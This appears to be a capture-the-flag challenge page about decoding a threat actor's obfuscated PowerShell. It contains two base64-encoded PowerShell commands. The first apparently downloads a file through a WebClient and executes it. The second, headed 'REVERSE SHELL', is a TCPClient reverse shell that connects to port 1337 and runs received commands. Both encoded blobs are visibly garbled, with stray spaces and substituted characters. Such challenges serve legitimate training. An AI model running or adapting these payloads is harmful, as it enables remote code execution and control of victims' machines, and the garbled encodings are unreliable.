Find out what the threat actor is trying to do and get the flag!

Code

```
Powershell.exe -nop -
enc "SQBF AHgAKABbAHMAVABYAE kATgBnAF0A0gA6AGoAbwBJ AG4AKAAGc cAJwAs ACgAwWByAEUARwBLAHgAXQAG6AD oATQBBFAFQA YwBoAEUA c
wAoAC AA IgAgAC kA IA ApAC cA JA AnACwAKQ A2AD UAXQBy AGEASABDF sAKwA3ADUA XQBy AGEASABDF sAKwA0ADUA XQBy AGEASABDF sAKAAoAEU
AYwBBAGwAcABlAFIALgApADQAMwBdAHIA YQBI AEMAwWbDAGcATgBJ AHIA VABTAF sALAAnAFgAMgB6AC cAKABF AGMAQQBs AHAA ZQBS AC4AKQAnA
FgAMgB6AGcAZQBwAGoALgAnAC sAJwBRADMAWgBMAG0AbgBKAC 8AbQBVAGMA JwAr ACcALgBy AHUA ZwAnAC sAJwBtAGkALgBpAC cAKwAnAC8ALwA
6AC cAKwAnAHMA cAB0AHQA JwAr ACcAaBYADIA egAgAD0AJwAr ACcA IABs ACcAKwAnAHIA VQBL AGcAYQAnAC sAJwBtAGkA0A5ADYA JwAoACgAI
A ApAC cAJwBuAE kATwBqAC 0AJwBY ACcAKwBdADMLAAXAF sAKQBL AGMA TgBF AF IARQBMAGUA UgBQAGUA cwBP AE IA UgBL AHYA JABdAE cATgBpAFI
AdABTAF sAKAAgACgA IA AmAC IA IAAs AC AA JwAuAC cA IAAs AC AA JwBSAE kAZwBI AFQA VABP AEwARQ BmAHQA JwAgAC kA IA B8AC AARgBP AHIA RQBhA
GMAaAtAG8A0gBqAGUA YwB0ACAA ewAkAF 8ALgBWAGEAbAB1AEUA fQAgAC kA IA ApACAAKQ A7AC 4A IA AoACAA JABFAE 4AdgA6AGMA TwBtAFMA cAB
FAEMA WwA0ACwAMQ A1ACwAMg A1AF0AL0BqAG8AS0B0AC cAJwApACA AKAGAG 4AZQBXAC 0AbwBi AEoAZQBD AFQA IA AgAHMAEQBT AFQA ZQBNAC 4Aa
QBPAC 4AcwBUAF IA ZQBB AE 0AcgBF AE EA RABl AF IAKAAoACAA bgBlAF cALQBVAG IA SgBlAE MA VA AgAE kAbwAuAE MA TwBNFAA cgBF AHMAUwBJ AG8
ATgAuAE QARQBmAGwAQQB0AEUA cwBUAF IARQBhAG0AKABbAE kAbwAuAE 0AZQBtAG8AUgB5AHMA VAByAGUA YQBtAF 0A IA BbAE MA bwAHYARQByA
FQA XQAG6AD oAZgBSAE 8ATQB lAE EA UwBl ADYANA BTAFQA UgBJ AE 4AZwAoACAA JwBVAD YAawB1AFMA UABC AF AAUwB6AE IA TQBUAE sA00BWAHMA RgB
WAF EA QwB2AE MA bwB0AHYA QwBJ AHQA egBSAH cA aQBRAG QA UwBHAGEA bgBKAD IA ZgBHA E cANQBxAG IA eAbhAF kAwQA1AH IA agBtAHUA cABxAGEAM
QBTAGCAQQ A9AC cAKQAgcWA IABbAGkA TwAuAE MA bwBN AHAA cglBlAFMA cwBpAG8AbgAuAGMA TwBNFAA cglBF AFMA cwBpAE 8ATgBtAE 8AZABF AF0
A0gA6AGQAZQBD AE 8AbQBF AF IARQBT AHMAKQApACAA LA BbAF AQQRQBY AHQA LgBF AE 4AYwBvAE QA aQBuAE cAXQAG6AD oAQQBzAE MA SQBPAC kA IA ApA
C4AUgBF AE EA ZABUAG 8ARQ BuAGQA kAGAC kA0wAkAHcA cwAgAD0A IA BbAFMA eQBzAHQA ZQBtAC 4ATgBlAHQA LgBXAGUA YgBdAGwAaQBlAG 4AdB
dADoA0gBuAGUA dwAoAC kA0wAkAHcA cwAuAE QA bwB3AG 4AbAvAGEA ZABGAG kAbB lACgA JABPAG0AYQ BnAGUA VQByAGwALA AgAF sAUwB5AHMA D
ABLAG0ALgBJ AE 8ALgBQAG EA dABoAF 0A0gA6AE cAZQB0AFQA ZQBtAHAA RgBpAGwAZQB0AGEA bQBlACgAKQAgAC kA0wBpAGUA eAAGAC gAKA BHAGU
AdAAtAE MA bwBtAG0AYQBU AGQA IA AoAC IA dwBSAC IA IA Ar AC AAKA AoAGcAaQAgAEUA bgBWAD oAcABVAG IA YABMAGAA aQBJ AC kALgB2AGEAbAB1A
GUA WwAgACgAwWBNAGEAdABoAF 0A0gA6AH IA bwB1AG 4AZA AoACAA WwBJ AG 4AdBdAdoA0gBNAGEA eABWAGEAbAB1AGUA IA AvADEMA AxADIAMwA
5ADMA MqAxCKA IA AtACAA 00ApACAA KwAgACgAKABbAGkAbgB0AF 0A0gA6AE 0AYQB4AF YA YQBs AHUA ZQAgACUA IABbAGkAbgB0AF 0A0gA6AE 0Aa
QBUAF YA YQBs AHUA ZQAgACUA IABbAGkAbgB0AF 0AwWbJ AGgAYQBy AF 0AMgApAC kAXQAgAC kA IA Ar AC AA IgB0AGUA IgAr AC AA WwBj AGgAYQBy AF 0
ANA1ACAA KwA iAE 8AdQAgAC IAKQApAC 4AQwBtAGQA bBlAHQA QgBpAG 4AZA BpAG 4AZwAgAC sA IA AnAC IA JwAgAC sA IA AoAC gAZwB2ACAA kAnA
HAA TwBmAC cAKwAgAC gAKABbAGwAbwBuAG cAXQAG6AD oATQBhAHgAVgBhAGwAdQB lAC 0AwWbPAG 4AdBdAdoA0gBNAGEA eABWAGEAbAB1AGUA KQA
uAHQA bwBzAHQA cglBpAG 4AZwAoAC kAWwAxADYA XQApACAA KwAgAC cAYQBnAC cAKQApAC 4AdgBhAGwAdQB lAC kA IA Ar AC cAIgAnAC kA IA A+ACAAJ
ABuAHUA bABSAA =="
```






05

EXTRAS

REVERSE SHELL

```
powershell.exe -nop -  
enc "JAB0AGMAcAA9AFsATgBlAHQALgBTAG8AYwBrAGUAdABzAC4AV  
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AbABoAG8AcwB0ACIALAAxADMAMwA3ACkA0wAKAHMAAdAA9ACQAdABjA  
HAALgBHAGUAdABTAHQAcgBlAGEAbQAoACkA0wAKAGIACwA9AFsAYgB  
5AHQAZQBbAF0AXQA6ADoAbgBlAHcAKAA2ADUANQAzADUAKQA7AHcAa  
ABpAGwAZQAoACgAJABpAD0AJABzAHQALgBSAGUAYQBkACgAJABiAHM  
ALAAwACwAJABiAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgA  
DAAKQB7ACQAZABhAHQAYQA9AFsAVABlAHgAdAAuAEUAbgBjAG8AZAB  
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AAkAGIACwAsADAALAAkAGkAKQA7ACQAcwA9ACgAaQB lAHgAIAAkAGQ  
AYQB0AGEAIAAyAD4AJgAxAHwATwB1AHQALQBT AHQAcgBpAG4AZwApA  
DsAJABzADIAPQAiACQAcwBgAG4AUABTACAAJABwAHcAZAA+ACIA0wA  
kAHMAYgA9AFsAVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoA0  
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AcwB0AC4AVwByAGkAdABlACgAJABzAGIALAAwACwAJABzAGIALgBMA  
GUAbgBnAHQAaAApADsAJABzAHQALgBGAGwAdQBzAGgAKAApADsAfQA  
7ACQAdABjAHAALgBDAGwAbwBzAGUAKAApAA=="
```





THANKS!

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